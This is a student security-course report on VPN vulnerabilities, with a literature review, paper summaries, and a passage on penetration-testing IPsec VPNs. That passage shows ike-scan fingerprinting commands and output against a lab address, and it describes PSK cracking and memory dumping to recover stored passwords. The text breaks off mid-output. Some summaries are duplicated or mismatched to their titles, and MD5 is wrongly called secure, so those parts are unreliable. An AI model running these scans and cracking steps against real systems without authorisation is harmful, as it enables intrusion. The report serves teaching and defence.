Analysis of VPN Vulnerabilities

CSE 3501 Information security analysis and audit
J COMPONENT

Submitted by

Abhay Deep Singh 19BIT0028
Aditya Jain 19BIT0050

Submitted to

Prof. Priva V

Abstract

With the rapid increase in the usage of VPNs by both individuals and organizations to transmit sensitive information over an insecure public network, VPNs have become attractive target to hackers. VPN traffic is often invisible to IDS monitoring. This means the attacker can intrude without being picked up by the IDS. VPNs are not the impassable, protected systems that we believe them to be and are vulnerable to attacks such as IPv6 leakage, DNS hijacking, Offline Password Cracking, Man-in-the-Middle Attacks and Malware Infections etc. By VPN hijacking, the attacker can not only access the sensitive data being transmitted but can also get an access to the internal network resources. This can lead to massive security concerns.

In our research, we investigated such potential security risks by studying the core VPN technologies and compiled the risks' information in our previous document - the Literature Review. It conveys to our readers what knowledge and ideas have been established on the topic already, and what their strengths and weaknesses are. This paper, on the other hand, summarizes the experiments we carried out to further highlight the vulnerability of the VPN security, either as a side effect of vulnerable VPN configurations on a local network, or as a result of a deliberate attack from an adversary. Additionally, it discusses a range of best practices and mitigations techniques to deal with these vulnerabilities when implementing a virtual private network.

Literature Review

Title of the paper	Algorithm used	Methodology applied	Advantages	Issues/Drawbacks	Metrics Used to evaluate the work.

1.Modeling and Verification of IPSec and VPN Security Policies	Intra-policy overlapping-session conflicts Intra-policy multi-transform conflicts	Inter-policy shadowing Traffic is shadowed if the upstreampolicy Sublocks some traffic permitted by the downstream policy. Inter-policy spuriousness Traffic is spurious if the up-stream policy Supermits some traffic blocked by the down-stream policy Sd	Developed techniques for identifying rule conflicts in IPSec policies of a single device or across multiple inter-connected devices. This approach is suf-ficiently general to be used for verifying many other filtering-based security policies such as firewalls, intrusion detection systems and access control devices.	Although the IPSec standard provides various flexible dataprotection schemes for IP networks, configuring IPSec poli-cies manually can be extremely complex and error-prone, par-ticularly in enterprise networks..	Error probability
2.Vulnerabilities of VPN using IPSec and Defensive Measures	IPsec IKE (Internet Key Exchange)	VPN fingerprinting 1. Storing the password in a scrambled form 2. Storing the plain-text password in memory. If storing an obfuscated version of the password in a file or registry is not bad enough, many clients decrypt this password when they start up, and store a plaintext version of the password in memory	Policy to provide guidelines for remote access IPsec virtual private network connections to the company's corporate network.	The described attack puts all VPNs at risk that uses preshared keys for authentication and accepts VPN connections from anywhere like access for traveling users.	Risk of attack
3.VPN Aggressive Mode Pre-shared Key Brute Force Attack	1. IKE-scan 2. Cain:Cain is described as a general-purpose WINNT password recovery tool providing the capability to sniff network traffic and retrieve password information from the traffic. 3. IKEcrack	Phase 1 messages exchanged using Aggressive Mode During phase 2, IPSEC SAs are created which define encryption, authentication and key lifetime parameters used to protect user data passed through the VP	Most knowledgeable network administrators using VPN' s know to avoid aggressive mode altogether. Using X509 certificates instead of pre-shared secrets renders the attack altogether useless.	As is the case with other security measures, poor or improper implementation can frequently undermine and circumvent the effectiveness of such measures. Just simply deploying a firewall does not necessarily improve the security stance of an organization.	Security measures

4.Implementation of light-weight IKE protocol for IPsec VPN within router	TLS and DTLS IPsec Internet Key Exchange (IKE v2)	1) No modifications on the unconstrained devices (UCD) in side of security suites and procedures. 2) The original procedures are handled differently within the constrained devices so that constrained devices can handle their complexity, thus being able to establish end-to-end secure channels	The IPsec protocol suites, this protocol widely used to secure the traditional Internet. It has been compressed and adapted to the 6LoWPAN stack.	The key establishment and cipher suite negotiation remain an issue, compressed IPsec provides features to ensure the source authentication and the data confidentiality with an additional cost for the message overhead.	Security vulnerabilities
5.Implementation and analysis ipsec-vpn on cisco asa firewall using gns3network simulator[19]	The first step is to build a network by installing two virtual PCs ie Windows XP which will act as VPN client and Kali Linux which will act as an attacker to test the VPN network. install Cisco ASA Firewall and configure it. The local network (Inside Network) is configured with a router so that it can communicate with the VPN client.	The research has built IPSec protocol on the virtual computer network. Topology design used in two types; general topology and network topology in GNS3. General topology is an illustration to show the shape of the network in real conditions, while network topology on GNS3 is the topology used for simulation purposes.	It shows that IPSec based VPN can provide security against MiTM (Man in The Middle) attack.	VPN network still has weaknesses against network attacks such as DoS (Denial of Service) that causes VPN server can no longer serve VPN client and crash.	

6.A Glance through the VPN Looking Glass:IPv6 Leakage and DNS Hijacking in Commercial VPN clients	Hijacking default DNS configurations: The simplest scenario is where the VPN client does not change the victim's default DNS configuration (e.g., HideMyAss over OpenVPN). In this case, subverting DNS queries is trivial OpenVPN tunnels - Route Injection Attack:	IPv6-Leakage: The simplest countermeasure to IPv6 leakage is disabling IPv6 traffic on the host DNS hijacking: To detect DNS hijacking attacks, an approach similar to the SmartDNS could be used. Unlike VyprVPN, though, the client should check the correct functioning of the DNS repeatedly instead of just at the tunnel's initiation Tor: A solution to the attacks presented in this paper would be that of preferring Tor over a VPN	A more privacy conscious customer base would force VPN service providers to take serious actions towards securing their services and clients against issues that have been known to the community for a long time	Both versions of the DNS hijacking attack we presented require the adversary to control the DHCP server used by the victim host (e.g., the WiFi router). We do not deem this assumption to be particularly restrictive, as it falls within the typical threat model of commercial VPN services Another more restrictive requirement is to know the IP address of DNS server in use by the VPN at the victim host	Types of attacks and security

7.A New Approach For The Security of VPN[21]	a. SHA for authentication b. AES or Blowfish for Data encryption c. RSA or ECC Handshake encryption	User data will be encrypted using multi-phase encryption algorithm and encapsulated by traditional encapsulation method which will enhance payload security and integrity even if the communication medium is compromised.	PPTP Less network overhead. PKI not required. More connections of PPTP support in VPN server. In PPTP NAT traversal, NAT compatibility is supported. IPsec Flexible Configuration is not required to user devices. More secured data and key exchange. Supports integrity of the transmitted data. Compatible with variety of encryption algorithm. Optimal for gate-to-gate VPN solutions. Best for always-on connections. Compatible with NAT	Security and firewall problems. Support only one tunnel at a time for each user. No additional authentication. Access control based upon packet filtering. IPsec Complexity is more. Only identifies devices. Routing capabilities not embedded. Only IP protocol supported. Reduces performance of the network. Whole network or subnet will be vulnerable	
8.VPN Traffic Detection in SSL-Protected Channel	(i)TOR browser (ii)Hotspot shield free (iii)Browsec VPN (iv)ZenMate VPN (v)Hoxx VPN	• Feature Extraction • IP-Based Classification • Server Name-Based Classification • No Server Name Analysis	This paper proposes a lightweight approach to detect and block unwanted VPN clients inside the organizational network responsible for some illegitimate activity.	A VPN service inside an organization may generally be used by an individual to hide the real communication. This communication may be harmful or damage the organization. An organization may not be able to invest heavily on SSL-based proxies to manage its network.	Security cost

9.A DoS-vulnerability analysis of L2TP-VPN[23]	Control Message Authentication using the Message Digest AVP to protects the L2TP control message from the StopCCN Attack and PPP LCP Authentication to protects the host from PPP-based attacks such as the LCP Terminate-Request Attack	It uses the Control Message Authentication using the Message Digest AVP to protects the L2TP control message from the StopCCN Attack and PPP LCP Authentication to protects the host from PPP-based attacks such as the LCP Terminate-Request Attack	The DoS-resistant L2TP architecture incorporates the countermeasures against StopCCN Attack and the PPP LCP Terminate At-tack by modifying L2TP version 2 within the AVP-extension framework defined in RFC2661.	Flood attacks are still serious threats and not discussed .	
10.Client-side Vulnerabilities in Commercial VPNs[24]	They analysis each VPN Client manually and check for vulnerabilities.	Manually check for each VPN clients and find vulnerability based on different factors.	Detects vulnerability in most of the VPN clients and which is ignored by everyone and at the same time can be dangerous.	Counter measure should also be provided for each clients.	
11. Common Vulnerabilities Exposed in VPN	MITM Attacks: “Man-in-the-middle” Attack, where hackers take the privilege to exploit from the network connections and try to penetrate between Server and Client communications. DNS Hijacking: Most of the organizations are	The VPN security is in the grey area. Based on the qualitative research methodology initially, the process begins with a survey to collect the relevant data of exposed vulnerabilities connected to VPN securities. In the next step, it has been categorized year wise and generates informative graphs for	It proposed a solution that was applicable to the security of the user's data traveled in the form of a VPN Header. Moreover, it extends the encryption algorithm complexity to enhance the VPN security of the client’s privacy while working on the Internet.	VPN networks are at high risk. Hackers are continuously identifying CVE and apply payloads to exploit the entire network. Admin awareness and proper timely auditing of the entire infrastructure is highly recommended to mitigate risk factors from various contingencies. Based	Securite and intensity of attacks

	now interested to redirect the end-user traffic via their DNS servers. It helps to filter the real-time content and to identify the behavior of the users. Trogans and worms: Trojans are the Client-server architecture based program designed to open the backdoors on the end-user systems connected on the same network and able to prevail, users, their identities, resources, and credentials for hacker's personal use.	upcoming analysis purposes. Further, it has been categorized into the common issues based on the Attacks compliant to the configured systems. The reports are based in the form of tables and charts. Further, it extends to propose the mitigation policies in general for benefit of the society. At the end of this paper, it concluded with the outcome of the entire process along with its future scope.		on the exposed common vulnerabilities, it has been focused to categorize identified common issues and its impacts.	

12. DoS Vulnerability Verification of IPSec VPN	1)Attacker receives a hello packet generated by the adjacent route R5. (2) Attacker adjusts the network parameters to establish an adjacency relationship with R5. (3) Attacker injects route configuration forgery network segment as ASBR. (4) Attacker constructs and generates a large number of IKE request packets to the server. When the number of attack packets reaches more than 10000, the server will no longer reply to any response. As shown in Figure 12, the attack is completed	A method of IPSec VPN denial of service attack based on OSPF adjacent route spoofing, and finally builds a simulation environment, which verifies the vulnerability of denial of service attack in IPSec VPN application.	The experiment verifies the insecurity of IPSec VPN using IKEv1 protocol. This attack method has the advantages of lower cost and easier operation compared with using botnet.	The method of local area network interception is easy to implement. However, it is only suitable for IPSec VPN in local area network and common cross network IPSec VPN can't do anything, and even if the attacker intercepts these return packets through LAN, however, because the forged request packets are all in the same network segment, it is easy to be found by the server 9and filtered.	

13.Analysis of Security VPN Using OpenVPN	Mikrotik RouterOS: Mikrotik on standards-based hardware Personal Computer (PC) known for their stability, quality control and flexibility for different types of data packets and handling of these processes (routing). OpenVPN: OpenVPN is an open source application for Virtual Private Networking (VPN), where the application can create a connection point to point tunnel that has been encrypted. OpenVPN using private keys, certificate, or username or password to perform authentication in building connections.	Method Of Data Collection: Literature Method Observation method Design :The process of designing this system needed a structured scenario. To simplify the process of designing the implementation of required network topology and flowchart to help in understanding the process of designing an OpenVPN to be made. Testing System:Testing of the system will be done by conducting an analysis of the QoS on the VPN network that includes Throughput, Packet loss, Delay, and Bandwidth, then conducted Security Test for linking among servers with a user for sharing data using VPN.	The results from data sniffing after usingVPN with OpenVPN can be said to be safe from sniffing the network data. The level of appropriateness of the use of VPN with OpenVPN is already quite worthy, this is due to increased data security than before using a VPN with OpenVPN, evidenced by the results of testing the action data sniffing is done using software Wireshark by sending data in the form of a username and password, the results obtained before using OpenVPN username and password can be seen and detected, then after using OpenVPN username and password data is not detected or has been encrypted by the OpenVPN so it is safe from the action of sniffing data.	QoS measurement results experienced a decline in network quality with delay parameters rising from 51.4 ms to 463.4 ms, packet loss rose from 7.8% to 20.2%, throughput dropped from 82.8% to 71.6%, and bandwidth dropped from 64786.6 bit/s to 55589 bit/s, it is due to the encryption process and encapsulation that takes time.	Security and data manipulation

14.Providing Security in VPN by using Tunneling and Firewall	Some algorithms are used for authentication, confidentiality and data integrity over the internet to providing security i.e. AES, DES, 3DES, HMAC-SHA, MD5. MD5 used for storing secure information and transmitting data from source to destination, i.e. password and user name.	Tunneling methods is used to protect the traffic from the external source. Set up tunnel to treat the internet as one hop between two parties [6]. Tunnel which are used between two parties encapsulate the source packets. This tunnel will establish a secure VPN.And then firewall is used this methods filter the traffic at the network layer.	This paper is to reduce the congestion over the network by using the packet filter firewall. It will protect the information in order to make the traffic message secure and will also protect the data from the attacks and it can block attacks due to its speed and flexibility.	If the corporate VPN redirects internet traffic through a central point, then it can also redirect that traffic through system security devices such as intrusion prevention devices (IPS) for do deep packet inspection to look for malicious content. Because very few end-users have the same level of security infrastructure on their home networks, forcing all of that traffic through the corporate infrastructure essentially places your home network behind the corporate perimeter, which is likely safer.	
15.Using penetration testing to discover VPN security vulnerabilities	The IKE Scan tool and other tool like IKEProbe and IKECrack	1-scanning open ports and fingerprinting - 2-exploitation of known vulnerabilities and assessing PSK 3-exploitation of default user accounts	SSL VPN technology increases productivity by allowing access to more resources from more end points.		

Summary

1. Modeling and Verification of IPSec and VPN Security Policies[16]

In this paper, the author presents (1) a new formal model that covers the semantics of a wide range of filtering policies including IPSec, and (2) a sound and complete framework for analyzing IPSec policy conflicts. The verification framework utilizes OBDDs, a well-known powerful verification tool that is widely used in many fields, to repre-sent IPSec policies and derive solid formulation of policy conflicts.

2. Vulnerabilities of VPN using IPSec and Defensive Measures[1]

The attacks described in the paper puts all VPNs at risk that use preshared keys for authentication and accepts VPN connections from anywhere like access for traveling users. The authors have also suggested a policy to provide guidelines for remote access IPsec virtual private network connections to the company's corporate network.

3. VPN Aggressive Mode Pre-shared Key Brute Force Attack[18]

We have seen in this paper that improper configuration can open an otherwise secure VPN to vulnerabilities. The attack focused on capturing the unencrypted information exchanged during the VPN session establishment, using a known weakness in the RFC 2409 implementation of aggressive mode. The paper also shows how this vulnerability, inherent in the standard is exacerbated by vendor design flaws as was the case with Checkpoint FW-1 and Cisco IOS. Using proper authentication and encryption methods, it is possible to create a very secure VPN network. The brute force attack would have taken orders of magnitude longer to crack a strong pre-shared key.

4. Implementation of light-weight IKE protocol for IPsec VPN within router[17]

Before using IPsec protocol, it is needed that negotiations of security associations and keys between two end points of IPsec tunnel. IKE protocol is used when negotiation is done automatically. This paper introduces the light-weight IKE protocol that can be applied to an embedded system such as a router. The author proves that the proposed IKE protocol has been implemented based on RFC by working with the other commercial IKE protocol and show the negotiation performance of IKE protocol by using test tool

5. Implementation and analysis ipsec-vpn on cisco asa firewall using gns3network simulator[19]

"VPN network connectivity is heavily influenced by the hardware used and depends on the Internet bandwidth provided by the Internet Service Provider (ISP). The result of security testing shows that IPSec based VPN can provide security against MiTM (Man in The Middle) attack. However, VPN networks still have weaknesses against network attacks such as DoS (Denial of Service) that cause VPN servers can no longer serve VPN clients and crash."

6. A Glance through the VPN Looking Glass:IPv6 Leakage and DNS Hijacking in Commercial VPN clients[20]

In this paper the author has presented an experimental evaluation of commercial VPN services. Whereas their work initially started as a general exploration, they soon discovered that a serious vulnerability, IPv6 traffic leakage, is pervasive across nearly all VPN services. In many cases, the author has measured the entirety of a client's IPv6 traffic being leaked over the native interface. Further security screening revealed two DNS hijacking attacks that allows an attacker to gain access to all of a victim's traffic.

7. A New Approach For The Security of VPN[21]

In this paper, the author has proposed an implementation scenario of a very robust, complex, advanced and secure method of encryption algorithm i.e. multi-phase encryption algorithm. Due to its complexity and number of operations it will be only used for payload encryption in a VPN packet.

8. VPN Traffic Detection in SSL-Protected Channel

This report is written to provide a method of building secure VPN by combination of L2TP and IPSec in order to meet the requirements of secure transmission of data and improve the VPN security technology. It remedies the secured shortcomings of L2TP Tunneling Protocol Tunneling Protocol and IPSec security. Simulation and analysis show that the construction method can improve the security of data transmission, and the simulation results of VPN are valuable for security professionals to refer to.

9. A DoS-vulnerability analysis of L2TP-VPN[23]

L2TP is an IETF standard-track VPN protocol defined by RFC2661. Because L2TP does not always authenticate the control and data messages, both of the control and data packets of L2TP protocol are vulnerable to attack. This paper identifies two types of attacks that disconnect L2TP tunnels and proposes countermeasures. The first method is to transmit a StopCCN with correct identification to terminate a control connection toward the LNS or LAC. A countermeasure to the StopCCN attack is to use an added function in the L2TPv3. The L2TPv3 incorporates an optional authentication and integrity check for all control messages. In view of the pre-standard status of L2TPv 3, we propose an enhancement of L2TPv2. The second method is to transmit PPP LCP terminate-request with correct identifiers toward the LNS or LAC. In order to prevent the PPP LCP terminate-request attack, we propose a new extension AVP. Finally a DoS-resistant L2TP architecture is proposed.

10. Client-side Vulnerabilities in Commercial VPNs[24]

In this work, the author has analyzed the security of how popular commercial VPN providers setup, or instruct their users to set up, desktop VPN clients. The author studied commonly used VPN protocols and soft-ware on Windows, macOS, and Ubuntu. The paper found vulnerabilities in the client configurations of most of the protocols and clients. These vulnerabilities allow network attackers to perform MitM or server impersonation on the connection and thus obtain the vic-tim's original network traffic. Similarly, local attackers can exploit vulnerabilities to steal user credentials for the VPN services. The paper also provides guidelines for fixing these vulnerabilities.

11. Common Vulnerabilities Exposed in VPN

This survey tells about how Internet traffic has been increased by up to 90% in COVID-19 Pandemic and work- from-home culture is initiated by almost every organization. The technology adapted to access the Enterprises Intranet is VPN (Virtual Private Network). Infrastructure administrators implemented/ updated VPN with the latest versions along with the security scripts to access Intranet. However, the contingencies faced by the organizations are out of their scope. Now VPN security is a big challenge for almost every organization. The Veracity is that no one claims the full prove security system in their Infrastructures. The latest Vulnerabilities have been exposed and indexed in context to VPN Hardware's and Software's Configurations and Implementations. It analise the exposed VPN vulnerabilities, along with the ongoing issues which have not been listed to date through the survey. The mitigation policies have been proposed based on observations.

12. DoS Vulnerability Verification of IPSec VPN

In this paper the author analyzes the vulnerability in the process of key negotiation between the main mode and aggressive mode of IKEv1 protocol in IPSec VPN, and proposes a DOS attack method based on OSPF protocol adjacent route spoofing. The experiment verifies the insecurity of IPSec VPN using IKEv1 protocol.Aiming at its vulnerability, an experimental environment is set up to verify a denial of service attack method for IKE aggressive mode based on OSPF adjacent route deception. This method protects IPSec VPN and transmits traffic The security of routing protocol and the improvement of IKE protocol can be used for reference.

13.Providing Security in VPN by using Tunneling and Firewall

This paper proposes a scenario for providing security to the public network by establish the Private network. Secure VPN provide security to the packets by establish tunnel with IPSec. As a tunnel, we can use Hash Algorithm i.e. MD5. MD5 algorithm is much secure; it will provide data integrity and if once the message is made than it can't be change, come back to the original message will be tough in that case. Firewall is used before establish the VPN. Firewall will filter the packets and this packet filtering can be much faster.

14.Analysis of Security Virtual Private Network (VPN) Using OpenVPN

This research describes attempts to make a Virtual Private Network using the OpenVPN network design in the research laboratory of Informatics Universitas Ahmad Dahlan and how big the level of security. One solution that can be done is with Virtual Private Network techniques using OpenVPN in learning networks. The results of implementing Virtual Private Network using OpenVPN is that the attempt gives a positive result, this is evidenced by the sniffing of data that cannot detect the username and password sent.

15.Using penetration testing to discover VPN security vulnerabilities

In this paper the author analyzes the vulnerability in the process of key negotiation between the main mode and aggressive mode of IKEv1 protocol in IPSec VPN, and proposes a DOS attack method based on OSPF protocol adjacent route spoofing. The experiment verifies the insecurity of IPSec VPN using IKEv1 protocol.Aiming at its vulnerability, an experimental environment is set up to verify a denial of service attack method for IKE aggressive mode based on OSPF

adjacent route deception. This method protects IPSec VPN and transmits traffic The security of routing protocol and the improvement of IKE protocol can be used for reference.

Current State of the Art and Motivation

Many Virtual Private Network (VPN) service providers have become increasingly popular for providing cost-effective way of communicating private information securely over an insecure public network and for boldly claiming about privacy and anonymity without undergoing any standard evaluations. For instance, the AnchorFree's Hotspot Shield website [7] claims to "Hide your IP and ensure anonymous browsing", "Protect yourself from snoopers at Wi-Fi hotspots, hotels, airports, corporate offices" and ""VPN encrypts all traffic". Similarly, Private Tunnel [8] claims "Preventing anyone from viewing or snooping your data exchange across the Internet" and "Preventing anyone from seeing your public IP address". However, none of these VPN service providers are not the impenetrable, secure systems that they claim to be [9-12]. In our research, we first surveyed the tunneling technologies most commonly used by VPN service providers and discovered that many VPNS still rely on outdated technologies such as PPTP (with MS-CHAPv2), that can be easily cracked through brute-force attacks. The main focus of the literature review was to thoroughly study the research publications discussing the security flaws of the VPN technology. A number of papers have been studied and discussed in the review. However, we want to depict the current state of the art by highlighting the three most important publications dealing with VPN security vulnerabilities to date.

Appelbaum et al. [18] were the first to give a scientific categorization of configuration issues that ought to debilitate the utilization of VPN services achieving privacy and secrecy on the Internet. In addition to other things, they experimentally watched the issue of IPv6 leakage in certain VPNs.

R.Hills[20] mentioned a portion of the basic VPN security vulnerabilities that NTA Monitor have found amid the most recent three years (2003-5) while performing VPN security tests. The paper focused on remote access VPN configurations utilizing the IPsec protocol. A portion of the issues that have been seen, for example, the username identification issue, were new revelations, while others are known constraints of the protocols, which are presented because of poor configuration.

The study [19] conducted at the Sapienza University of Rome and Queen Mary University of London, presented the first ever experimental evaluation of sixteen commercial VPN services, measuring the VPN client's IPv6 traffic being leaked over the native interface and carrying out two DNS hijacking attacks.

Our motivation for this research project was the increasing use of the VPN services by students, businesses and organizations, and the large misinformation in product advertisements that they are exposed to. A worrying aspect of the problem is where people use VPN services for anonymity and security from government monitoring, little knowing that they are in fact fully exposing their data and online activity footprint. Therefore, in our research project, we aim to further experimentally evaluate the issue of User Anonymity, PPTP exploitation, IPv6 leakage, DNS hijacking and others to address the Security Risks of VPN in front of the student community. This way, we aim to create a more privacy conscious customer base that is able to choose secure technologies to meet their needs and that forces the VPN service providers to secure their services and clients against this risks.

Throughout our literature review, we also realized that the range of detection and defense practices to deal with the security vulnerabilities of VPNs have not been evaluated for their performance and security impact. We aim to complement our analysis of the security vulnerabilities with an evaluation of the countermeasures for VPN vulnerabilities in this report.

Investigation of Potential Security Risks

Compromise of User Anonymity

User information is not hidden from their VPN service provider who may also retain this information. Many VPN services prompt user to enter personal information, or even a valid mobile number at registration time. Some also retain timestamps, the amount of data transmitted, and the client IP address of each VPN connection. The TorrentFreak [13] has been interviewing the leading VPN providers about their logging practices for the four consecutive years (2012-15) [14-17] to figure out how anonymous VPNs truly are. It additionally got some information about other privacy sensitive policies. Hence, VPN service Providers must be blindly trusted to not be malicious, and to not disclose the user traffic to third parties. A number of cases have occurred where the VPN service providers have disclosed the user traffic. For instance, Israel-based Hola - a popular VPN provider used by roughly 46 million users worldwide to make tracking their internet activity more difficult to track, was caught for selling the bandwidth of individuals using the free version of the software to cover operational costs [9-10].

Let’s investigate how VPN client programs store the user authentication credentials on the client machine. For some, it is even the default setting. This introduces a security loophole if these credentials are not well protected. Some client programs store the username unencrypted in a file or the registry with weak registry or file permissions for stored credentials and anyone with an access to the machine can obtain it. If the VPN is using IKE Aggressive Mode, then knowing the username can lead to an offline cracking attack against the password. Figure 2.1.1 shows an example of the username royhills@hotmail.com stored in the registry.




Figure 2.1.1 Username and obfuscated password stored in the Registry.




Figure 2.1.2 shows a memory dump from a VPN client with the clear-text password W0ntGu355Th15 highlighted.

Even the password is stored on the client machine in a scrambled form that is often referred to as encryption. However, there is no unique key needed to decrypt it and knowing the encoding algorithm can lead to guessing the actual value. Figure 2.1.2 shows an example of an obfuscated password stored in the registry with the corresponding clear-text password is W0ntGu355Th15. Many client programs also decrypt this obfuscated version of the password in file/registry when they start up, and store a plaintext version of the password in memory. Thus, starting the VPN client and dumping the process memory with a tool such as pmdump, or crashing the computer to get a dump of physical memory can leak the password. Figure 2.1.2 shows a memory dump from a VPN client with the clear-text password W0ntGu355Th15 highlighted.

Penetration testing an IPsec VPN

IPsec-based VPNs

Both LAN-to-LAN and remote access VPNs use IPsec technology that provides authentication, confidentiality and integrity to the VPN traffic through three protocols.

The first security protocol relates to the authentication header (AH) which protects the IP packet header by applying an encrypted checksum that gets calculated and transmitted with every packet. The checksum is there to ensure it is authenticated and traverses the internet securely without being intercepted by a third party. When the receiver acquires the packet the checksum is calculated again; if any changes were made to the packet it is thrown out and retransmitted. The encapsulating security payload (ESP) is another security measure that uses encryption algorithms to protect the IP packet contents of the message that is being sent over the internet. The third component to IPSec VPNs is the internet key exchange (IKE) which is crucial for AH and ESP because it handles the secure exchange of the secret key between the two parties. IKE can run under two different modes which are Main Mode and Aggressive Mode. Main Mode IKE uses the Diffie-Hellman key exchange which generates a shared secret key to send and receive data over a network between two parties. The IKE Aggressive Mode does not use the Diffie-Hellman exchange making it easier for someone to potentially exploit the system and capture sensitive data.
Many commercial VPNs from Microsoft, Cisco and Juniper and open-source VPNs such as StrongVPN and Openswan can be used for IPsec Implementations.

1. Setting up for VPN pen-testing

The purpose of the penetration testing is to find exploits that an attacker can use to get into the VPN system. There are three steps to penetration testing a VPN. In the first step, the penetration tester needs to port-scan the target and fingerprint the VPN gateway for guessing implementation. Ike-scan is an easy-to-use powerful command-line tool that can be used for this purpose. In the second step, we use other tools such as IKEProbe and IKECrack to exploit the weaknesses in the pre-shared key (PSK) authentication used in IPSec VPNs. In the last step, we exploit the default user accounts.

2. Scanning open ports and fingerprinting

The first step entails determining the type of VPN implementation (IPsec, PPTP, or SSL), vendor information and corresponding version numbers to carry out a dedicated attack against the target VPN platform using either the appropriate client software or platform specific exploits. One scenario is where the adversary finds out that the target server is using an older version of the software and exploits the security weaknesses of the older version to his advantage. A number of exploits have been found and posted on the World Wide Web for Check Point, Cisco, Watchguard and Nortel Devices.

```
root@bt:~# ike-scan -M 172.16.21.200
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
172.16.21.200    Main Mode Handshake returned
    HDR=(CKY-R=d90bf054d6b76401)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
    VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Ending ike-scan 1.9: 1 hosts scanned in 0.015 seconds (65.58 hosts/sec).
1 returned handshake; 0 returned notify
```

```
root@kali:~# ike-scan -M --showbackoff 172.16.21.200
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
172.16.21.200    Main Mode Handshake returned
    HDR=(CKY-R=4f3ec84731e2214a)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
    VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

IKE Backoff Patterns:

